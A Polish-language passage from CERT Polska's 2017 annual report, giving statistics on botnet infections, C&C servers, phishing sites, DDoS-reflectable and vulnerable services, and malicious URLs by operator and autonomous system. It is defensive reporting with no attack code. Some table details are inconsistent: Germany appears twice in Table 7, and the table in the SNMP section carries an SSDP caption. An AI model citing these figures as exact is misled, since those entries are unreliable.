Na rysunku 29 prezentujemy stopień zainfekowania użytkowników u największych operatorów telekomunikacyjnych. Szacujemy go na podstawie liczby unikalnych adresów IP, na temat których otrzymaliśmy informacje o infekcji. Stopień zainfekowania uzyskujemy dzieląc liczbę botów przez liczbę klientów korzystających z usług dostępu do internetu u danego operatora, na podstawie danych z „Raportu o stanie rynku telekomunikacyjnego w Polsce w 2016 roku" wydanego przez Urząd Komunikacji Elektronicznej.

Średnio obserwowaliśmy 13 tys. botów dziennie, czyli około o jedną trzecią mniej w porównaniu z rokiem 2016. Spadek ten wynika z utrzymującej się popularności oprogramowania typu ransomware, które jest trudniejsze do bezpośredniego monitorowania, jak i ze zmniejszenia obserwowanej aktywności dużych botnetów. Stopniowy spadek infekcji botnetu Mirai miał miejsce u większości operatorów, pod koniec roku było ich 10-cio krotnie mniej niż w styczniu. W listopadzie przejęcie botnetu Andromeda ujawniło infekcje u średnio 0,10 proc. użytkowników u każdego z największych polskich operatorów.

Największy odsetek infekcji po raz kolejny odnotowaliśmy w sieciach Netii. Na początku roku aż 0,8 proc. wszystkich klientów tej sieci było zainfekowanych, głównie przez botnet Mirai. U pozostałych operatorów stopień zainfekowania użytkowników przez większość roku był zbliżony do 0,15 proc., z wyjątkiem Multimedii, gdzie plasował się na poziomie 0,2-0,3 proc.



Rysunek 29. Wykres zmian stopnia infekcji u operatorów w 2017 roku.

Serwery C&C

W 2017 roku otrzymaliśmy informacje o 34 555 różnych adresach IP używanych jako serwery zarządzania botnetami (C&C). Z uwagi na charakter zagrożenia zdecydowaliśmy się na opisanie problemu ze względu na lokalizację adresu IP lub domenę najwyższego poziomu TLD nazwy domenowej C&C. W statystykach pominęliśmy zgłoszenia dotyczących serwerów sinkhole CERT Polska, których używamy do unieszkodliwiania botnetów i wykrywania zainfekowanych maszyn.

Otrzymaliśmy zgłoszenia dotyczące adresów IP ze 152 krajów. Podobnie jak w poprzednich latach, najwięcej złośliwych serwerów było zlokalizowanych w Stanach Zjednoczonych (30 proc.). 69 proc. spośród wszystkich serwerów C&C utrzymywanych było w 10 krajach przedstawionych w tabeli 7.

Zaobserwowaliśmy 3470 różnych systemów autonomicznych, w których umiejscowione były serwery C&C. Dziesięć systemów autonomicznych zawierało ponad 21 proc. wszystkich złośliwych serwerów. Szczegóły znajdują się w tabeli 8.

Poz.	Kraj	Liczba IP	Udział
1	USA	10 683	30,92%
2	Niemcy	2 137	6,18%
3	Algieria	2 068	5,98%
4	Rosja	2 038	5,90%
5	Holandia	1 845	5,34%
6	Niemcy	1 093	3,16%
7	Francja	1 066	3,08%
8	Arabia Saudyjska	1 042	3,02%
9	Kanada	1 011	2,93%
10	Szwecja	795	2,30%
...			
20	Polska	261	0,76%

Tabela 7. Kraje z największą liczbą serwerów C&C

Poz.	Numer AS	Nazwa	Liczba IP	Udział
1	36947	Telecom Algeria	2 066	6,0%
2	16276	OVH	922	2,7%
3	16509	Amazon	728	2,1%
4	26496	GoDaddy	622	1,8%
5	47155	ViaEuropa i Lund AB	604	1,7%
6	13335	Cloudflare	600	1,7%
7	174	Cogent	522	1,5%
8	9009	M247	449	1,3%
9	24889	Monzoon Networks	446	1,3%
10	60781	LeaseWeb Netherlands	417	1,2%

Tabela 8. Systemy autonomiczne z największą liczbą serwerów C&C

W Polsce serwery C&C były aktywne pod 261 różnymi adresami IP (20. miejsce na świecie z udziałem 0,76 proc.) w 89 systemach autonomicznych. W tabeli 9 prezentujemy zestawienie dziesięciu systemów autonomicznych, w których znajdowało się najwięcej złośliwych serwerów zarządzających botnetami. W sumie zawierały one prawie połowę wszystkich C&C w Polsce.

Poz.	Numer AS	Nazwa AS	Liczba IP	Udział
1	12824	home.pl	29	11,1%
2	16276	OVH	19	7,3%
3	15967	Nazwa.pl	15	5,7%
4	5617	Orange	12	4,6%
5	29522	KEI	9	3,4%
6	21021	Multimedia	9	3,4%
7	197155	Artnet	8	3,1%
8	12741	Netia	8	3,1%
9	43333	Nephaz	7	2,7%
10	6830	UPC	6	2,3%

Tabela 9. Systemy autonomiczne, w których hostowanych jest najwięcej C&C w Polsce

Otrzymaliśmy również zgłoszenia o 78 723 pełnych nazwach domenowych (FQDN), które pełniły rolę serwerów zarządzających botnetami. Zostały one zarejestrowane w obrębie 305 domen najwyższego poziomu (TLD), z czego ponad 30 proc. w .com.

Zestawienie najpowszechniejszych TLD przedstawiamy w tabeli 10. Zbliżona liczba jak w zeszłym roku, 251 domen .pl było wykorzystywanych jako C&C, z czego dla 11 adresów domeną drugiego poziomu była com.pl.

Poz.	TLD	Liczba domen	Udział
1	.com	24 662	31,3%
2	.net	16 733	21,3%
3	.org	11 111	14,1%
4	.info	10 579	13,4%
5	.top	2 599	3,3%
6	.ru	1 362	1,7%
7	.pt	637	0,8%
8	.de	619	0,8%
9	.pw	560	0,7%
10	.biz	504	0,6%

Tabela 10. Domeny najwyższego poziomu, w których zarejestrowano serwery C&C

Phishing

W tym podrozdziale uwzględniamy wyłącznie statystyki dotyczące phishingu w tradycyjnym rozumieniu tego słowa, czyli podszywania się (przede wszystkim z wykorzystaniem poczty elektronicznej i stron WWW) pod znane marki celem wyłudzenia wrażliwych danych. Nie odnosimy się więc ani do wyłudzania danych przy pomocy złośliwego oprogramowania, ani do podszywania się pod dostawców faktur itp. celem dystrybucji złośliwego oprogramowania. Statystyki dotyczą stron zlokalizowanych w Polsce, a więc nie uwzględniają ataków phishingowych na polskie instytucje przy użyciu stron utrzymywanych za granicą.

W roku 2017 otrzymaliśmy łącznie aż 772 387 zgłoszeń phishingu w polskich sieciach. Dotyczyły one 32 661 adresów URL z 2 545 domen prowadzących do stron, które rozwiązywały się na 1830 unikalnych adresów IP.

Poz.	Numer AS	Nazwa AS	Liczba IP	Liczba domen
1	12824	home.pl	424	889
2	15967	Nazwa.pl	235	348
3	5617	Orange	133	12
4	197226	Sprint Data Center	57	117
5	29522	KEI	52	74
6	16276	OVH	52	126
7	43333	Nephax	44	64
8	198414	H88	41	60
9	57367	ATM	31	171
10	31229	E24	28	50

Tabela 11. Polskie systemy autonomiczne, w których znajdowało się najwięcej stron phishingowych

Usługi pozwalające na prowadzenie ataków DRDoS

W roku 2017 otrzymaliśmy zgłoszenia dotyczące 2,3 miliona różnych adresów IP w Polsce, na których znajdowały się błędnie skonfigurowane serwery i usługi, mogące zostać wykorzystane przez atakujących do przeprowadzenia odbitych ataków DDoS (Distributed Reflection Denial of Service - DRDoS). Na kolejnych stronach przedstawiamy szczegółowe statystyki dla sześciu najczęściej występujących usług tego rodzaju.


W tabelach znajduje się także zestawienie liczby adresów IP zaobserwowanych w ciągu roku w stosunku do łącznej liczby adresów rozgłaszanych przez dany system autonomiczny. Rozmiar AS (liczba rozgłaszanych adresów IP) został obliczony na podstawie danych pochodzących z RIPE według stanu z 1 lipca 2017 roku.

Poz.	Usługa	Średnia Dzienna	Maksimum Dzienne	Odchylenie standardowe	Łączny czas obserwacji
1	DNS	62 476	77 529	23 323	99%
2	NTP	32 028	36 252	4 528	86%
3	portmapper	30 065	31 787	1 590	86%
4	SSDP	25 245	30 010	4 302	87%
5	SNMP	24 671	31 954	4 924	87%
6	NetBIOS	23 567	39 680	3 440	88%
7	mDNS	5 271	7 000	642	86%
8	MS SQL	5 030	5 919	552	83%
9	Memcached	718	1 365	232	88%
10	Chargen	429	719	155	88%
11	QOTD	222	553	184	89%
12	XDMCP	179	275	34	86%

Tabela 12. Niepoprawnie skonfigurowane usługi, które mogą być wykorzystane do odbitych ataków DDoS. Odchylenie standardowe dotyczy zmienności w dziennej liczbie adresów IP obserwowanych na przestrzeni roku, a łączny czas obserwacji odpowiada liczbie dni w ciągu roku dla których mieliśmy informacje o danej usłudze.

W ciągu roku zaobserwowaliśmy znaczące zmiany w liczbie obserwowanych urządzeń, które mogą zostać użyte do przeprowadzania ataku wzmocnionego DoS/DDoS. Na rysunku 30 przedstawiliśmy liczbę urządzeń, w rozbiciu na usługi dostępne z internetu, które mogą być wykorzystane do tego rodzaju ataków. Wykresy obrazują zmiany w dziennej liczbę unikalnych adresów IP zarejestrowanych przez system n6 dla najczęściej zgłaszanych usług.

W drugim i trzecim kwartale nagłe spadki rekursywnych serwerów DNS mogą świadczyć o zmianach w konfiguracji urządzeń klienckich przez operatorów. Dominującym trendem jest w tym przypadku przede wszystkim system autonomiczny Orange. Pierwszy spadek usługi czasu rzeczywistego (NTP) wynika ze zmian w konfiguracji w sieci T-Mobile, natomiast kolejny w sieci Orange. Stopniowy spadek występowania usługi SSDP w ciągu całego roku zaobserwowaliśmy w sieciach Orange, Netia oraz Ziggo. W połowie roku nagły spadek usługi SNMP rejestrowaliśmy w sieci Netia, natomiast duża zmiana w czwartym kwartale wynika ze wzrostu tej usługi w sieci TK Telecom. Za sprawą zmian w konfiguracji urządzeń w sieci Orange zaobserwowaliśmy nagły wzrost otwartej usługi NetBIOS. Niepokojące jest to, że obserwowaliśmy tak dużą liczbę unikalnych adresów IP z tą usługą, zwłaszcza w kontekście podatności, którą wykorzystuje groźny robak Wannacry.



Rysunek 30. Najpowszechniejsze źle skonfigurowane usługi mogące brać udział w atakach DDoS

Otwarte serwery DNS

DNS to kluczowy protokół internetu wykorzystywany do rozwiązywania nazw domen na adresy serwerów. Niepoprawnie skonfigurowane serwery, odpowiadające na zapytania z całej sieci internet a nie tylko od ograniczonej grupy użytkowników - tzw. „open resolvers", są często wykorzystywane przy atakach DDoS.

W ciągu roku otrzymaliśmy łącznie 22 645 719 zgłoszeń o 1 015 025 unikalnych adresach IP, na których została wykryta tego rodzaju usługa. Średnia dzienna to ponad 62 tys. unikalnych adresów IP. Podobnie jak w zeszłym roku, w tym zestawieniu dominował system autonomiczny 5617. Tylko w sieciach Orange zarejestrowaliśmy średnio 50 tys. unikalnych adresów IP. Ten polski system autonomiczny znajduje się w pierwszej dziesiątce spośród wszystkich systemów w całym Internecie.

Poz.	ASN	Nazwa	Średnia	Maksimum	% adresów
1	5617	Orange	52 551	58 070	0,95%
2	9143	Ziggo	4 690	4 861	0,13%
3	12741	Netia	1 566	2 190	0,10%
4	200966	Polok Welding	1 104	2 889	30,80%
5	29314	Vectra	778	985	0,15%
6	5588	T-Mobile	631	758	0,05%
7	6830	UPC	631	1 013	0,01%
8	21021	Multimedia	488	565	0,08%
9	24577	Onefone	413	484	13,44%
10	20960	TK Telekom	395	529	0,16%

Tabela 13. Liczba adresów IP, na których wykryto otwarty serwer DNS w podziale na systemy autonomiczne

NTP

Network Time Protocol (NTP) to standardowy protokół synchronizacji czasu wykorzystywany m.in. przez większość powszechnie używanych systemów operacyjnych. Publicznie dostępne serwery NTP, które udostępniają polecenie monlist mogą być użyte przez atakujących do ataków DDoS.

Otrzymaliśmy łącznie 10 111 398 zgłoszeń o 441 367 unikalnych adresach IP, na których wykryto serwery NTP z taką konfiguracji. Średnia dzienna to 32 099 unikalnych adresów IP.

Poz.	ASN	Nazwa	Średnia	Maksimum	% adresów
1	5617	Orange	8 762	10 010	0,16%
2	12741	Netia	3 483	3 915	0,21%
3	5588	T-Mobile	2 861	3 670	0,21%
4	13110	INEA	1 338	2 114	0,80%
5	31242	3S	860	996	0,84%
6	8374	Polkomtel	635	736	0,05%
7	20960	TK Telekom	601	678	0,24%
8	15997	Intelligent Technologies	595	920	1,82%
9	9143	Ziggo	456	490	0,01%
10	8798	Powszechna Agencja Informacyjna	427	471	5,38%

Tabela 14. Liczba adresów IP, na których wykryto niepoprawnie skonfigurowane serwery NTP w podziale na systemy autonomiczne

Simple Service Discovery Protocol to protokół służący do wykrywania urządzeń, będący częścią standardu Universal Plug and Play (UPnP). SSDP w zamierzeniu jest wykorzystywany w niewielkich sieciach lokalnych i nie powinien być dostępny z internetu.

Otrzymaliśmy 7 979 231 zgłoszeń o 1 076 156 unikalnych adresach IP, gdzie udostępniona była usługa SSDP. Średnia dzienna: 25 250 unikalnych adresów IP. Dla systemu autonomicznego Orange w ciągu dnia obserwowaliśmy średnio prawie 7 tys. adresów IP, co stanowi spadek o 40 proc. w porównaniu z zeszłym rokiem.

Poz.	ASN	Nazwa	Średnia	Maksimum	% adresów
1	5617	Orange	6 768	8 850	0,12%
2	12741	Netia	2 140	2 757	0,13%
3	29314	Vectra	2 101	2 814	0,40%
4	41256	Servcom	1 677	1 909	4,43%
5	9143	Ziggo	883	1 114	0,02%
6	21021	Multimedia	687	815	0,11%
7	8374	Polkomtel	558	3 137	0,04%
8	50231	Syrion	448	560	7,00%
9	43939	Internetia	435	560	0,16%
10	197697	Derkom	362	413	5,89%

Tabela 15. Liczba adresów IP, na których wykryto usługę SSDP dostępną na zewnętrznym interfejsie w podziale na systemy autonomiczne

SNMP

Simple Network Management Protocol to protokół do zdalnego zarządzania urządzeniami sieciowymi. Zazwyczaj zalecane jest używanie go wyłącznie w wydzielonych sieciach zarządzających, a w szczególności nie na publicznie dostępnych adresach. Poza zagrożeniem nieuprawnionego dostępu do urządzenia, usługa SNMP, do której można połączyć się z internetu, może być wykorzystana do ataków DDoS.

Otrzymaliśmy 7 830 245 zgłoszeń o 1 067 888 unikalnych adresach IP, na których udostępniono tę usługę. Średnia dzienna to 24 701 unikalnych adresów IP. Dla systemu autonomicznego 12741 (Netia) na początku lipca zaobserwowaliśmy gwałtowny spadek (ponad 30 proc.) urządzeń z wystawionymi usługami SNMP. W drugim półroczu utrzymywał się trend rosnący. Na koniec roku ilość unikalnych adresów była na poziomie ponad 6 tys. Powyższe zmiany mogą sugerować zmiany konfiguracji urządzeń klienckich w sieciach Netii.

Informacje o zagrożeniach pochodzą z wielu źródeł, m.in. z naszej działalności operacyjnej, automatycznych systemów monitorujących zagrożenia, ale przede wszystkim od podmiotów zewnętrznych, wśród których znajdują się organizacje non-profit, CERT-y narodowe, niezależni badacze i firmy komercyjne.

Poz.	ASN	Nazwa	Średnia	Maksimum	% adresów
1	5617	Orange	6 450	10 867	0,12%
2	12741	Netia	6 371	8 602	0,39%
3	8798	Powszechna Agencja Informacyjna	1 002	1 146	12,63%
4	20960	TK Telekom	983	4 512	0,40%
5	5588	T-Mobile	531	687	0,04%
6	20804	Exatel	493	706	0,20%
7	9143	Ziggo	417	507	0,01%
8	197201	SM L-W Słowianin	368	560	8,98%
9	8374	Polkomtel	293	373	0,02%
10	12912	T-Mobile	256	370	0,04%

Tabela 16. Liczba adresów IP, na których wykryto usługę SSDP dostępną na zewnętrznym interfejsie w podziale na systemy autonomiczne

Portmapper

Portmapper to niskopoziomowa usługa typowa dla unixowych systemów operacyjnych. Korzystają z niej protokoły wyższych warstw, w tym m.in. NFS (sieciowy system plików). Publicznie dostępny port-mapper stanowi zagrożenia ze względu na możliwość jego wykorzystania w atakach DDoS.

Średnio dziennie obserwujemy aż 31 663 adresów IP, na których jest uruchomiona ta usługa.

Poz.	ASN	Nazwa	Średnia	Maksimum	% adresów
1	5617	Orange	2 011	2 417	0,04%
2	16276	OVH	1 999	3 047	0,09%
3	198414	H88	1 520	1 871	10,80%
4	29522	KEI	1 441	1 692	2,11%
5	41079	H88	1 173	1 420	22,91%
6	12741	Netia	1 117	1 290	0,07%
7	57367	ATM	1 023	1 696	7,01%
8	29314	Vectra	741	809	0,14%
9	197226	Sprint	711	917	4,87%
10	205727	Aruba	561	617	13,70%

Tabela 17. Liczba adresów IP, na których wykryto usługę port mapper dostępną na publicznym interfejsie w podziale na systemy autonomiczne

NetBIOS

NetBIOS to niskopoziomowy protokół wykorzystywany przede wszystkim przez systemy Microsoft. Powinien być wykorzystywany wyłącznie w sieciach lokalnych, a jeśli jest dostępny z sieci publicznej, stanowi zagrożenie - nie tylko w związku z możliwością wykorzystania w atakach DDoS. Luki w jego implementacji posłużyły do rozprzestrzeniania się groźnego robaka Wannacry, któremu poświęciliśmy osobny rozdział w raporcie.

Otrzymaliśmy łącznie 7 670 441 zgłoszeń o 262 068 adresach IP, a średnia dzienna to 23 747 adresów. W drugiej połowie sierpnia 2017 r. w sieci Orange zaobserwowaliśmy gwałtowny wzrost - z 12 tys. do 30 tys. adresów IP. Pod koniec roku wartości te spadły do pierwotnego poziomu. Powyższe zmiany mogą sugerować wprowadzoną na dużą skalę zmianę konfiguracji urządzeń klienckich w sieciach Orange.

Poz.	ASN	Nazwa	Średnia	Maksimum	% adresów
1	5617	Orange	12 886	30 198	0,23%
2	49185	Protonet	1 732	2 116	7,05%
3	12741	Netia	1 581	1 882	0,10%
4	198414	H88	1 178	1 725	8,37%
5	9143	Ziggo	1 037	1 123	0,03%
6	8374	Polkomtel	225	417	0,02%
7	8267	Cyfronet AGH	215	295	0,28%
8	12824	home.pl	196	225	0,10%
9	16276	OVH	179	230	0,01%
10	8970	WCSS	176	385	0,27%

Tabela 18. Liczba adresów IP, na których wykryto usługę NetBIOS dostępną na publicznym interfejsie w podziale na systemy autonomiczne

Podatne Usługi

W roku 2017 otrzymaliśmy zgłoszenia dotyczące 2,9 miliona unikalnych adresów IP, które są narażone na ataki oraz wyciek informacji. Na kolejnych stronach przedstawiamy szczegółowe informacje dla najistotniejszych zagrożeń tego rodzaju. Przedstawione statystyki zostały obliczone analogiczne jak w poprzedzającym podrozdziale.

Wysoko w rankingu najczęściej występujących podatnych usług znajdują się TFTP, Telnet i RDP. Najczęściej spotykaną praktyką jest zabezpieczenie tego rodzaju usług poprzez ograniczanie dostępu z zewnętrznych adresów, dlatego fakt wystąpienia publicznie dostępnej usługi może wskazywać na błąd konfiguracji i potencjalną podatność. Natomiast opierając się na samym fakcie zgłoszenia dostępności, nie ma pewności, czy faktycznie dana usługa jest podatna. Na przykład RDP może posiadać ustawione silne hasło, co może stanowić wystarczające zabezpieczenie przed nieuprawnionym dostępem, o ile nie zostanie odkryta nowa podatność w aplikacji pozwalająca na obejście uwierzytelnienia.

O ile podobne podejście można by zastosować do baz danych lub podobnych aplikacji (MongoDB, Elasticsearch, Redis, DB2), w ich przypadku dostęp publiczny jest niemal na pewno wynikiem błędnej konfiguracji i należy taką sytuację traktować jako podatność.

W zestawieniu pominęliśmy usługi, o których mieliśmy niewiele zgłoszeń lub co do których nie byliśmy w stanie określić liczby podatnych serwerów z wystarczającą pewnością.

Usługa	Średnia Dzienna	Maksimum Dzienne	Odchylenie standardowe	Łączny czas obserwacji
SSL (POODLE)	286 133	365 227	88 590	79%
TFTP	55 699	62 944	6 195	85%
Telnet	44 075	53 372	9 473	82%
RDP	43 204	50 275	6 577	88%
CWMP	36 553	81 931	25 504	88%
NAT-PMP	15 243	15 965	888	87%
ISAKMP	11 919	13 389	938	87%
VNC	11 181	12 813	1 558	61%
SMB	10 294	11 890	1 048	58%
FREAK	3 634	4 468	633	88%
IPMI	1 675	2 216	190	89%
LDAP	869	1 152	174	88%
Memcached	718	1 365	232	88%
MongoDB	310	367	38	88%
Elasticsearch	56	102	19	89%
Redis	44	89	15	86%
DB2	19	26	2	89%

Tabela 19. Podatne usługi. Odchylenie standardowe dotyczy zmienności w dziennej liczbie adresów IP obserwowanych na przestrzeni roku, a łączny czas obserwacji odpowiada liczbie dni w ciągu roku dla których mieliśmy informacje o danej usłudze.

POODLE

Znane podatności protokołu SSL / TLS są nadal powszechnym zjawiskiem wśród użytkowników polskiego internetu. Zdecydowanie najczęściej występującą jest POODLE, która umożliwia przeprowadzenie ataku doprowadzającego do ujawnienia zaszyfrowanych informacji. Otrzymaliśmy 82 701 441 zgłoszeń o 11 331 493 unikalnych adresach IP, średnia dzienna wynosiła 287 157 adresów.

Operator, którego dotyczy najwięcej zgłoszeń to Netia, gdzie znajduje się większość podatnych urządzeń w polskich sieciach. W ciągu roku wartości utrzymywały się na niemal niezmiennym poziomie. W porównaniu z 2016 jest to spadek o ponad 40 tys. adresów.

Biorąc pod uwagę rozmiar systemu autonomicznego, zaskakująco wiele adresów w sieciach Petrotel (AS29007) i Biznes-Host.pl (AS198414) posiada podatność na atak POODLE, co zaobserwowaliśmy również w ubiegłym roku.

Mimo powszechnego występowania, POODLE nie jest podatnością najwyższego ryzyka, ponieważ nie umożliwia ona wykradzenia kluczy kryptograficznych, ani bezpośrednio przejęcia kontroli nad serwerem oraz wymaga aktywnego przechwycenia sesji TCP (atak typu man-in-the-middle).

Poz.	ASN	Nazwa	Średnia	Maksimum	% adresów
1	12741	Netia	203 776	261 095	12,38%
2	43939	Internetia	27 871	34 854	10,54%
3	5617	Orange	11 887	16 145	0,22%
4	29007	Petrotel	3 138	3 918	19,15%
5	198414	Biznes-Host.pl	1 694	2 483	12,03%
6	6830	UPC	1 475	1 989	0,01%
7	5588	T-Mobile	1 408	1 972	0,10%
8	15694	ATM	912	1 208	1,14%
9	21021	Multimedia	908	1 207	0,15%
10	16276	OVH	874	1 520	0,04%

Tabela 20. Liczba adresów IP, na których wykryto usługę SSL z podatnością POODLE w podziale na systemy autonomiczne

CWMP

CWMP to usługa oparta na specyfikacji TR-069 implementowana najczęściej w domowych routerach DSL. Umożliwia zdalne zarządzanie urządzeniem przez operatorów, np. aktualizację firmware. Niepoprawna implementacja tej usługi pozwala na przejęcie całkowitej kontroli nad urządzeniem przez atakującego. Podatność tę wykorzystuje m.in. Mirai infekując kolejne urządzenia.

Otrzymaliśmy 11 771 681 zgłoszeń o 2 032 034 unikalnych adresach IP, średnia dzienna wynosiła 36 554 adresów. Pod koniec kwietnia w sieci Orange (AS5617) zaobserwowaliśmy duży spadek, z 65 tys. do 15 tys. adresów. W listopadzie liczba infekcji powróciła do wartości 80 tys. dziennie. Gwałtowne zmiany sugerują skorygowanie podatnej konfiguracji urządzeń.

Poz.	ASN	Nazwa	Średnia	Maksimum	% adresów
1	5617	Orange	20 325	57 751	0,37%
2	12741	Netia	7 751	15 049	0,47%
3	12912	T-Mobile	3 106	4 034	0,46%
4	21021	Multimedia	1 275	1 635	0,21%
5	49185	Protonet	1 195	1 645	4,86%
6	5588	T-Mobile	583	893	0,04%
7	50606	Virtuaoperator	320	376	2,45%
8	24709	Hyperion	318	567	0,96%
9	43153	Sferanet	276	297	10,78%
10	38987	OST	260	454	2,31%

Tabela 21. Liczba adresów IP, na których wykryto usługę CWMP dostępną na publicznym interfejsie w podziale na systemy autonomiczne

NAT-PMP

NAT Port Mapping Protocol (NAT-PMP) to prosta usługa implementowana często na routerach domowych, która pozwala na automatyczne otwieranie portów na publicznych interfejsach sieciowych. Ponieważ protokół nie uwzględnia uwierzytelnienia i pozwala na uzyskanie dostępu do sieci wewnętrznej, specyfikacja zabrania wystawiania usługi na publicznym interfejsie sieciowym. Mimo tego, wiele urządzeń przyjmuje żądania NAT-PMP z dowolnego interfejsu.

Otrzymaliśmy łącznie 4 847 297 zgłoszeń o 134 350 unikalnych adresach IP, na których wykryto tę usługę. Średnia wynosi 15 243 adresów dziennie. Dominujące w tym zestawieniu są sieci Netii, Orange oraz Telico. Dla dwóch pierwszych zarejestrowaliśmy niewielki trend spadkowy

Poz.	ASN	Nazwa	Średnia	Maksimum	% adresów
1	12741	Netia	1 033	1 128	0,06%
2	5617	Orange	1 008	1 131	0,02%
3	60317	Telico	1 001	1 303	16,29%
4	48559	Infomex	773	803	30,20%
5	20960	TK Telekom	747	806	0,30%
6	31242	3S	738	807	0,72%
7	50467	Beskid Media	648	1 315	7,23%
8	197300	FHUP Turbo	563	636	36,65%
9	50188	Kolnet	470	522	4,59%
10	21021	Multimedia	434	493	0,07%

Tabela 22. Liczba adresów IP, na których wykryto usługę NAT-PMP dostępną na publicznym interfejsie w podziale na systemy autonomiczne

Złośliwe Strony

W ubiegłym roku zebraliśmy informację o 5 078 305 unikalnych adresach URL związanych z działalnością szkodliwego oprogramowania, z czego 671 988 adresów było w domenie .pl. Spośród złośliwych URL, 44 735 adresów URL rozwiązywało się na polskie adresy IP. Najpopularniejsze systemy autonomiczne, w których znajdowały się te adresy IP przedstawiono w tabeli 24.

Najpopularniejszymi domenami ze złośliwą zawartością w TLD .pl drugiego poziomu były chomikuj.pl (604 518 wystąpień), home.pl (10 012), i com.pl (4 347). Wysoki wynik serwisu chomikuj wynika z faktu udostępniania na nim oprogramowania wykrywanego jako złośliwe przez dostawców rozwiązań antywirusowych, co w praktyce dotyczy często również narzędzi służącego do nielegalnej aktywacji systemu Windows oraz innego komercyjnego oprogramowania.

Poz.	Liczba domen .pl	Adres IP	ASN	Nazwa
1	444	95.211.144.65	60781	LeaseWeb
2	263	217.74.66.167	16138	Interia
3	187	95.211.80.4	60781	LeaseWeb
4	170	213.180.150.17	12990	Onet.pl
5	138	217.97.216.17	5617	Orange
6	121	193.203.99.114	47303	Redefine
7	89	193.203.99.115	47303	Redefine
8	79	193.203.99.112	47303	Redefine
9	54	37.59.49.187	16276	OVH
10	41	87.98.239.19	16276	OVH

Tabela 23. Adresy IP, na których było utrzymywane najwięcej domen .pl związanych ze złośliwym oprogramowaniem

Poz.	Liczba IP	ASN	Nazwa	Procent sieci	Udział
1	918	12824	home.pl	0,45%	0,42%
2	625	15967	Nazwa.pl	0,64%	0,29%
3	90	43333	NEPHAX	0,51%	0,04%
4	84	198414	H88	0,60%	0,04%
5	84	29522	KEI	0,12%	0,04%
6	78	16276	OVH	0,00%	0,04%
7	75	15694	ATM	0,09%	0,03%
8	71	197226	SPRINT	0,49%	0,03%
9	51	41079	H88	1,00%	0,02%
10	49	8308	NASK	0,02%	0,02%

Tabela 24. Systemy autonomiczne, gdzie było utrzymywanych najwięcej złośliwych stron

NASK/CERT Polska

ul. Kolska 12, 01-045 Warszawa
Telefon: +48 22 38 08 274
Faks: +48 22 38 08 399
www.cert.pl

Skład i łamanie:
DUSZEK STUDIO Agata Duszek-Serafin